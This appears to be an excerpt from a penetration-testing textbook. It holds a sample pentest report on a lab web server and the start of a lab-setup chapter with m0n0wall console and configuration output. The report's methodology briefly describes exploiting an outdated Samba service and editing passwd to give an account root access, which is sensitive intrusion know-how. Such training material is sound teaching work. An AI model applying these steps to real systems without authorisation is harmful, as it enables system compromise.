
Start – 01/01/01 9AM CST

Stop – 01/01/01 1PM CST

FINDINGS

We determined that there is at least **one** critical security issue with APPSevWebServer that allows a potential attacker to completely compromise the host. Had the test allowed for it, we would have been able to use the target system to gain access to the 192.168.50 subnet as well due to the current system configuration of 192.168.75.15 which contains an additional network adapter at 192.168.50.11. A typical attacker would start to perform scans of that network using the target host as the originating machine. This increases the likely hood that other machines on the network would have also been compromised.

There are also several vulnerabilities (4) that we scored as Medium or Low criticality. Due to time constraints we were not able to validate these issues. In addition there was one Informational item that does not directly lead to compromise, but could be used in conjunction with other attacks to make it easier for a malicious attacker or user to penetrate the system in question.



HIGH LEVEL FINDINGS

1) The version of Samba used by APPDevWebServer is out of date and allows for an attacker to completely compromise the system in mere moments using readily available exploit code samples or automated tools.

MEDIUM LEVEL FINDINGS

1) The web application is not protected by a web application firewall.
2) The software installed on APPDevWebServer is not maintained and is generally out of date and needs to be patched on a regular basis


LOW LEVEL FINDINGS

1) There are default application settings that allow a knowledgeable attacker to obtain system information by simply browsing to an unprotected URL.
2) Web application plugin versions indicate that there are known vulnerabilities that could be used to perform a denial of service on the target system.

INFORMATIONAL

1) Web server provides informative error messages that allow possible system enumeration.

NETWORK DIAGRAM



NOTES:


After compromising the target host it became apparent that there is another network at 192.168.50.0/24 that was reachable from the host. Due to the constraints in place by the Rule of Engagement documentation we were not permitted to proceed with the most logical second step many attackers in the wild would attempt which is to enumerate the previously unknown network. If 192.168.50.0/24 contains any connectivity to other critical servers it is even more imperative that 192.168.75.15 is completely secured. A full penetration test with all discoverable networks is highly recommended prior to placing this system on the Internet.

DISCOVERED SERVICES

The host at 192.168.75.15 is listening to the following ports:

Port	Description
80	HTTP Web Server
443	HTTPS Web Server
25	SMTP Mail Server

The mail server needs to be properly configured to ensure that it cannot be used to send out unwanted emails. (As an email relay server)



METHODOLOGY USED

Our methodology provides an established mechanism to ascertain the security posture of the network or device. Due to the restrictions in place as per the requesting party we have bypassed several stages of our standard testing and jumped directly to enumeration followed by exploitation and post-exploitation. As requested in the ROE we did not perform clean-up activities since the administrators wish to witness the impact and validity of our claims moving forward. Here is a quick review of the process we have followed to completely compromise the target system in a matter of moments:

1) Completed a full nmap scan of the target system. We did not attempt to hide our activities on the network.
2) Determined that there was a web server running on port 80.
3) Determined the known vulnerable version of SAMBA installed on the remote system.
4) Exploited the vulnerability
5) Used AWK to modify passwd and give the GAMES account root access
6) Logged into the machine via SSH using the GAMES account and the credentials we established for it during initial post-exploitation.
7) Fully enumerated the system and files.

DETAILED FINDINGS

Host Name:

IP Addresses:

Services:80, 443, 25, etc

Vulnerabilities:SAMBA, etc, etc

1 High, 2 Medium, 2Low, 2 informational

Associated CVE:

Cumulative CVSS Score:60.3

Suggested Remediation


REMEDIATION


Vulnerability Name and Description

Affected Systems


Suggested Remediation

Chapter 12: Penetration Testing Challenge







```
m0n0wall console setup
**********************
1) Interfaces: assign network ports
2) Set up LAN IP address
3) Reset webGUI password
4) Reset to factory defaults
5) Reboot system
6) Ping host

Enter a number: 1

Valid interfaces are:

em0      00:0c:29:2b:63:41    (up)    Intel(R) PRO/1000 Legacy Network Connect...
em1      00:0c:29:2b:63:4b    (up)    Intel(R) PRO/1000 Legacy Network Connect...
em2      00:0c:29:2b:63:55    (up)    Intel(R) PRO/1000 Legacy Network Connect...
```




```
The interfaces will be assigned as follows:

LAN  -> em1
WAN  -> em0
OPT1 -> em2
```



```
Do you want to enable the DHCP server on LAN? (y/n) n

The LAN IP address has been set to 192.168.50.10/24.
You can now access the webGUI by opening the following URL
in your browser:

http://192.168.50.10/

Press ENTER to continue.
```



System information	
Name	m0n0wall.local
Version	**1.8.1** built on Wed Jan 15 13:32:38 CET 2014
Platform	Generic PC
Hardware crypto	Intel AES-NI
System Date	Fri Dec 4 20:37:59 UTC 2015
Uptime	00:15
Last config change	Fri Dec 4 20:37:45 UTC 2015
CPU usage	0%
Memory usage	13%
Notes	




webGUI Configuration m0n0wall.local

Interfaces: Optional 1 (OPT1)

☑ Enable Optional 1 interface

Description	OPT1 Enter a description (name) for the interface here.
IP configuration	
Bridge with	none
IP address	192.168.175.10 / 24


Note:
be sure to add firewall rules to permit traffic through the interface.




webGUI Configuration m0n0wall.local

Services: DHCP server


Enable IPv4 DHCP server on OPT1 interface	☑ Enable
Deny unknown clients	□ Only respond to reserved clients listed below.
Subnet	192.168.175.0
Subnet mask	255.255.255.0
Available range	192.168.175.1 - 192.168.175.254
Range	192.168.175.100 to 192.168.175.150



